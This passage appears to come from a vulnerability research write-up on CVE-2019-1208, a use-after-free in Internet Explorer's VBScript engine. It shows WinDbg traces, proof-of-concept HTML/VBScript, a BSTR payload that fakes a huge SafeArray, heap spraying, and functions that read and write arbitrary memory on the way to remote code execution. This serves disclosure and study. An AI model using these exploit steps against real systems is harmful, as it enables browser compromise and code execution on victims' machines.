This vulnerability's trigger flow can be simplified through these steps, as shown in Figure 7:

1. **arr = Array(New MyClass) —** Create a SafeArray and save the VBScriptclass: MyClass in arr[0]:
2. **Callback: arr = Array(0) —** Join(arr) will trigger MyClass 'Public Default Property Get' function callback. In this callback, create a new SafeArray to variant arr and, as shown in Figure 7, this new SafeArray is not protected by function SafeArrayAddRef. Thus, the normal code flow assumption in Figure 5 is broken by this callback, meaning something will go wrong later.
3. **arr(0) = Join(arr) —** When back from the 'Public Default Property Get' callback, the code flow in VbsJoin will call SafeArrayReleaseData and SafeArrayReleaseDescriptor to decrease the reference count of SafeArrayData and SafeArrayDescriptor. But since the new SafeArray is not protected by SafeArrayAddRef, the reference count of SafeArrayData and SafeArrayDescriptor is 0. Therefore, the new SafeArray's SafeArrayData and SafeArrayDescriptor will be freed in the functions SafeArrayReleaseData and SafeArrayReleaseDescriptor.

When saving the VbsJoin return value to arr(0), however, the PoC crashes in vbscript!AccessArray because the SafeArrayDescriptor is freed (shown in Figure 8) and the Variant arr still saves the pointer of the freed SafeArrayDescriptor.




```
0:019> dd 154daf7c L4
154daf7c  c0c0200c c0c0c0c0 0ad76fe8 c0c0c0c0
0:019> dd 0ad76fe8 L8
0ad76fe8  08800001 00000010 00000000 0ad78ff0
0ad76ff8  00000001 00000000 ???????? ????????
0:019> dd 0ad78ff0 L8
0ad78ff0  c0c00009 c0c0c0c0 18332fb8 c0c0c0c0
0ad79000  ???????? ???????? ???????? ????????
0:019> ln poi(18332fb8); dd 18332fb8 L44/4
Browse module
Set bu breakpoint

(6eb01000)   vbscript!VBScriptClass::`vftable'   |  (6eb01098)   vbscript!VBScriptClass::
Exact matches:
18332fb8  6eb01000 00000001 18338f78 14c8ef80
18332fc8  00000964 6eb01098 6eb010a8 00000000
18332fd8  1833cefc 00000000 00000000 00000000
18332fe8  00000000 07cdefe4 c0c0c000 00000000
18332ff8  00000000
0:019> du 07cdefe4
07cdefe4  "MyClass"
```

```
0:023> dd 154daf7c L4
154daf7c  c0c0200c c0c0c0c0 10416fe8 c0c0c0c0
0:023> dd 10416fe8 L8
10416fe8  08800001 00000010 00000000 103b2ff0
10416ff8  00000001 00000000 ???????? ????????
0:023> dd 103b2ff0 L8
103b2ff0  c0c00002 c0c0c0c0 c0c00000 c0c0c0c0
103b3000  ???????? ???????? ???????? ????????
```

```
0:008> dd 154daf7c L4
154daf7c  c0c0200c c0c0c0c0 10416fe8 c0c0c0c0
0:008> dd 10416fe8  L8
10416fe8  ???????? ???????? ???????? ????????
10416ff8  ???????? ???????? ???????? ????????
0:008> !heap -p -a 10416fe8
    address 10416fe8 found in
    _DPH_HEAP_ROOT @ 571000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                104100d0:         10416000             2000
    71ecae02 verifier!AVrfDebugPageHeapFree+0x000000c2
    77b72c91 ntdll!RtlDebugFreeHeap+0x0000003e
    77ad3c45 ntdll!RtlpFreeHeap+0x000000d5
    77ad3812 ntdll!RtlFreeHeap+0x00000222
    770df61b combase!CRetailMalloc_Free+0x0000001b [onecore\com\combase\class\memapi.cx
    7487d7a5 OLEAUT32!_SafeArrayReleaseDescriptor+0x00000065
    7487d421 OLEAUT32!SafeArrayReleaseDescriptor+0x00000011
    6eb0d737 vbscript!VbsJoin+0x00000127
    6eb1d787 vbscript!StaticEntryPoint::Call+0x00000047
    6eb32646 vbscript!CScriptRuntime::RunNoEH+0x00004496
    6eb2dbf7 vbscript!CScriptRuntime::Run+0x000000c7
    6eb2bfe5 vbscript!CScriptEntryPoint::Call+0x000000e5
```

Figure 7. Code snippets showing: arr = Array(New MyClass) in memory (top); arr = Array(0) in memory (center); and the callback (highlighted, bottom)




```
0:008> g
(21b0.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=154daf7c ebx=0ba4d0c8 ecx=0000200c edx=0000200c esi=10416fe8 edi=00000000
eip=6eb12411 esp=0ba4ce20 ebp=0ba4ce54 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
vbscript!AccessArray+0x41:
6eb12411 0fb706          movzx   eax,word ptr [esi]       ds:002b:10416fe8=????
0:008> dd 154daf7c L4
154daf7c  c0c0200c c0c0c0c0 10416fe8 c0c0c0c0
0:008> dd 10416fe8 L8
10416fe8  ???????? ???????? ???????? ????????
10416ff8  ???????? ???????? ???????? ????????
```

Figure 8. Code snippet showing the initial PoC crashing in vbscript!AccessArray

From limited UAF to Read/Write primitive

From the previous process, a dangling pointer ‘arr’ results from the PoC. However, it is a limited UAF because the dangling pointer ‘arr’ must point to SafeArrayDescriptor structure (see Figure 3) and the free memory is 0x18 bytes. Some data is needed to reuse the freed 0x18 bytes memory hole and make a fake SafeArrayDescriptor like this: **`08800001 00000001 00000000 00000000 7fffffff 00000000`**.

The data structure I chose is basic string/binary string (BSTR). But it doesn’t work when BSTR is used to occupy the freed 0x18 bytes because the memory size of BSTR is a multiple of 0x10 bytes (shown in Figure 9).




```
.text:10020290 ; BSTR __stdcall SysAllocStringLen(const OLECHAR *strIn, UINT ui)
.text:10020290                 public _SysAllocStringLen@8
.text:10020290 _SysAllocStringLen@8 proc near         ; CODE XREF: ErrSysAllocStringLen(x,x,x)+7↑p
.text:10020290                                         ; .text:1001E4E7↑p ...
.text:10020290
.text:10020290 strIn           = dword ptr  8
.text:10020290 length          = dword ptr  0Ch
.text:10020290
.text:10020290                 mov     edi, edi
.text:10020292                 push    ebp
.text:10020293                 mov     ebp, esp
.text:10020295                 push    esi
.text:10020296                 push    edi
.text:10020297                 mov     edi, [ebp+length]
.text:1002029A                 mov     ecx, 2
.text:1002029F                 mov     eax, edi
.text:100202A1                 mul     ecx
.text:100202A3                 test    edx, edx
.text:100202A5                 jb      short loc_100202AE
.text:100202A7                 ja      short loc_10020316
.text:100202A9                 cmp     eax, 0FFFFFFFFh
.text:100202AC                 ja      short loc_10020316
.text:100202AE
.text:100202AE loc_100202AE:                          ; CODE XREF: SysAllocStringLen(x,x)+15↑j
.text:100202AE                 lea     esi, [eax+15h]
.text:100202B1                 cmp     esi, eax
.text:100202B3                 jb      short loc_10020316
.text:100202B5                 push    ?g_itlsAppData@@3KA ; dwTlsIndex
.text:100202BB                 and     esi, 0FFFFFFF0h
.text:100202BE                 call    ds:__imp__TlsGetValue@4 ; TlsGetValue(x)
.text:100202C4                 test    eax, eax
.text:100202C6                 jz      short loc_100202FF
.text:100202C8
.text:100202C8 loc_100202C8:                          ; CODE XREF: SysAllocStringLen(x,x)+84↓j
.text:100202C8                 push    esi             ; unsigned int
.text:100202C9                 mov     ecx, eax        ; this
.text:100202CB                 call    ?AllocCachedMem@APP_DATA@@QAEPAXK@Z ; APP_DATA::AllocCachedMem(ulong)
.text:100202D0                 mov     esi, eax
```

Figure 9. Code snippet of oleaut32! SysAllocStringLen

The memory size of BSTR should be 0x10 bytes, 0x20 bytes, or 0xX0, and cannot be 0x18 bytes. However, I was still able to make 0x20 bytes of freed memory and get it reused by BSTR.

As already mentioned, SafeArray is a multidimensional array. The offset 0x10 of SAFEARRAY is an array that saves every SAFEARRAYBOUND structure of the dimensions. For example, a one-dimensional array has one SAFEARRAYBOUND structure whose memory size is 0x8 bytes while a two-dimensional array has two SAFEARRAYBOUND structures whose memory size is 0x10 bytes. Hence, the memory size of two-dimensional SafeArray is 0x20 bytes. Since VbsJoin can process only one-dimensional arrays, I tried to change the SafeArray dimensions in the callback, as shown in a modified PoC in Figure 10. Unfortunately, that doesn't work. It throws a runtime error saying the array type does not match in Join. Because VbsJoin can process only a one-dimensional array, there will be a runtime error even if the arr in the two-dimensional array in the callback is modified.




```
<meta http-equiv="x-ua-compatible" content="IE=10">
<script type="text/vbscript">

Dim arr

Class MyClass
Public Default Property Get P
    ReDim arr(1, 1)
End Property
End Class

ReDim arr(1)
Set arr(0) = New MyClass

arr(0) = Join(arr)
</script>
```

C:\Users\elliot\Desktop\CVE-2019-1208_exp
搜索...
C:\Users\elliot\Desktop\...
CVE-2019-1208_exp.html - F12 开发人员工具
F12
DOM 资源管理器
控制台 1
调试程序
网络
性能
内存
10
1
2
1
目标
_top: CVE-2019-1208_e

```
DOM7011: 此页上的代码禁用了反向和正向缓存。有关详细信息，请参阅: http://go.microsoft.com/fwlink/?LinkID=291337
CVE-2019-1208_exp.html
HTML1300: 进行了导航。
CVE-2019-1208_exp.html
HTML1527: 需要 DOCTYPE。请考虑添加有效的 HTML5 doctype:“<!DOCTYPE html>”。
CVE-2019-1208_exp.html (1,1)
SCRIPT13: 类型不匹配: 'Join'
CVE-2019-1208_exp.html (15,1)
```

Figure 10. Snippets showing the PoC with the modified SafeArray dimensions (top) and the runtime error (bottom)

To bypass the runtime error, I used On Error Resume Next, which specifies that when a runtime error occurs, control immediately goes to the statement where the error occurred, and execution continues from that point. Using On Error Resume Next bypassed the runtime error and resulted in a 0x20-byte dangling pointer arr, as shown in Figure 11.



```
0:008> g
(1bd4.28c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=1624af7c ebx=0c64d1f0 ecx=0000200c edx=0000200c esi=06b8bfe0 edi=00000000
eip=6eb12411 esp=0c64cf48 ebp=0c64cf7c iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
vbscript!AccessArray+0x41:
6eb12411 0fb706          movzx   eax,word ptr [esi]       ds:002b:06b8bfe0=????
0:008> dd 1624af7c L4
1624af7c  0000200c 00000000 06b8bfe0 00000000
0:008> dd 06b8bfe0 L8
06b8bfe0  ???????? ???????? ???????? ????????
06b8bff0  ???????? ???????? ???????? ????????
```

```
<meta http-equiv="x-ua-compatible" content="IE=10">
<script type="text/vbscript">

Dim arr

Class MyClass
Public Default Property Get P
    ReDim arr(1, 1)
End Property
End Class

ReDim arr(1)
Set arr(0) = New MyClass

On Error Resume Next
Call Join(arr)

arr(0) = 1
</script>
```

```
0:019> dd 05e86344 L4
05e86344  0000200c 00000000 06c120e8 00000000
0:019> dd 06c120e8 L8
06c120e8  08800001 00000001 00000000 00000000
06c120f8  7fffffff 00000000 00000000 00000000
```


Figure 11. Code snippets of the PoC using On Error Resume Next (top) and the faked SafeArray (bottom)

After getting 0x20 bytes of freed memory, I used BSTR with a size of 0x20 bytes to fake a big-size SafeArray:

```
Unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u
0000%uffff%u7fff%u0000%u0000")
```

By using heap feng shui, this BSTR can stably reuse the 0x20-byte freed memory. Figure 11 (bottom) shows how I was able to get a fake, one-dimensional SafeArray whose element number is 0x7fffffff and element size is 1 byte.

So far, I have shown a fake SafeArray that can be used to read or write memory from 0x00000000 to 0x7fffffff. To leak some read/write address for exploitation, I applied Simon Zuckerbraun's research on CVE-2019-0752 (another vulnerability in IE already patched). I used heap spray in order to have some fixed read/write address (0x28281000), as shown in Figure 12. By using the fixed read/write memory address named 'util_memory' (0x28281000) and faked SafeArray named 'fake_array', the read/write memory function is easily made.



```
Command
0:019> dd 28281000
28281000  00000000 00000000 00000000 00000000
28281010  00000000 00000000 00000000 00000000
28281020  00000000 00000000 00000000 00000000
28281030  00000000 00000000 00000000 00000000
28281040  00000000 00000000 00000000 00000000
28281050  00000000 00000000 00000000 00000000
28281060  00000000 00000000 00000000 00000000
28281070  00000000 00000000 00000000 00000000
0:019> !vprot 28281000
BaseAddress:       28281000
AllocationBase:    0bb00000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        13887000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
0:019> !heap -p -a 28281000
    address 28281000 found in
    _HEAP @ 710000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0bb07018 6000200 0000  [00]   0bb07030    30000010 - (busy V
        77b5c274 ntdll!RtlpCallInterceptRoutine+0x00000026
        77b20851 ntdll!RtlpAllocateHeapInternal+0x0004ab01
        77ad5d3e ntdll!RtlAllocateHeap+0x0000003e
        770c5406 combase!CRetailMalloc_Alloc+0x00000016
        748730f5 OLEAUT32!SafeArrayCreate+0x00000165
        6eaf440a vbscript!MakeArray+0x0000008a
        6eaf03f2 vbscript!CScriptRuntime::RunNoEH+0x00002242
        6eaedbf7 vbscript!CScriptRuntime::Run+0x000000c7
        6eaebfe5 vbscript!CScriptEntryPoint::Call+0x000000e5
        6eae9813 vbscript!CSession::Execute+0x00000443
        6eadebdc vbscript!COleScript::ExecutePendingScripts+0x000001
        6eadf374 vbscript!COleScript::ParseScriptTextCore+0x0000024b
        6eadf419 vbscript!COleScript::ParseScriptText+0x00000029
        7025e891 MSHTML!CActiveScriptHolder::ParseScriptText+0x00000
        7016c8b7 MSHTML!CScriptCollection::ParseScriptText+0x000001c
        7016a451 MSHTML!CScriptData::CommitCode+0x000002e5
        7016b8d0 MSHTML!CScriptData::Execute+0x00000241
        7016b34b MSHTML!CHtmScriptParseCtx::Execute+0x000000eb
```

```
Dim arr1(&h3000000)
Dim util_memory
util_memory = &h28281000
```

VMMap - Sysinternals: www.sysinternals.com

Process: iexplore.exe
PID: 3204

Committed: 1,003,540 K
Private Bytes: 809,040 K
Working Set: 843,348 K

Type	Size	Committed	Private	Total WS	Private WS	Shareable W
Total	1,150,612 K	1,003,540 K	809,040 K	843,348 K	804,124 K	39,22
Image	130,548 K	130,232 K	3,212 K	29,952 K	1,820 K	28,13
Mapped File	50,992 K	50,992 K		856 K		85
Shareable	67,848 K	16,472 K		10,224 K	8 K	10,21
Heap	793,076 K	789,384 K	789,368 K	789,212 K	789,200 K	1
Managed Heap						
Stack	24,960 K	2,052 K	2,052 K	500 K	500 K	
Private Data	70,956 K	9,588 K	9,588 K	7,784 K	7,776 K	
Page Table	4,820 K	4,820 K	4,820 K	4,820 K	4,820 K	
Unusable	7,412 K					
Free	951,296 K					

Address	Type	Size	Commi...	Private	Tot
00100000	Heap (Private Data)	32 K	8 K	8 K	
00710000	Heap (Private Data)	1,024 K	1,020 K	1,020 K	9
00D00000	Heap (Private Data)	32 K	4 K	4 K	
00D20000	Heap (Private Data)	64 K	32 K	32 K	
06BE0000	Heap (Private Data)	64 K	60 K	60 K	
07030000	Heap (Private Data)	1,024 K	64 K	64 K	
07200000	Heap (Private Data)	64 K	24 K	24 K	
07330000	Heap (Private Data)	64 K	4 K	4 K	
07AE0000	Heap (Private Data)	1,024 K	520 K	520 K	5
08610000	Heap (Private Data)	1,024 K	1,020 K	1,020 K	9
08B30000	Heap (Private Data)	32 K	4 K	4 K	
092A0000	Heap (Private Data)	64 K	28 K	28 K	
0B880000	Heap (Shareable)	16 K	16 K		
0BA90000	Heap (Private Data)	32 K	4 K	4 K	
0BB00000	Heap (Private Data)	786,468 K	786,436 K	786,436 K	786,4
0BB00000	Heap (Private Data)	28 K			
0BB07000	Heap (Private Data)	786,436 K	786,436 K	786,436 K	786,4
3BB08000	Heap (Private Data)	4 K			
3D030000	Heap (Private Data)	2,048 K	140 K	140 K	

```
Function GetMemValue
    fake_array(util_memory) = 3
    GetMemValue = fake_array(util_memory + 8)
End Function

Sub SetMemValue(ByRef in_Ref)
    fake_array(util_memory + 8) = in_Ref
End Sub

Function GetUint32(addr)
    Dim value
    fake_array(util_memory + 8) = addr + 4
    fake_array(util_memory) = 8
    value = LenB(fake_array(util_memory + 8))
    fake_array(util_memory) = 2
    GetUint32 = value
End Function
```


Figure 12. Code snippets showing the fixed address for read/write (top) and the read/write memory function (bottom)

Just pop out a calculator

To demonstrate and carry out remote code execution (RCE), I used the Scripting.Dictionary object as introduced in Simon Zuckerbraun’s research. Unlike in the case of CVE-2019-0752, however, this vulnerability can’t be used to write memory 1 byte by 1 byte because every Variant in vbscript.dll occupies 0x10 bytes.

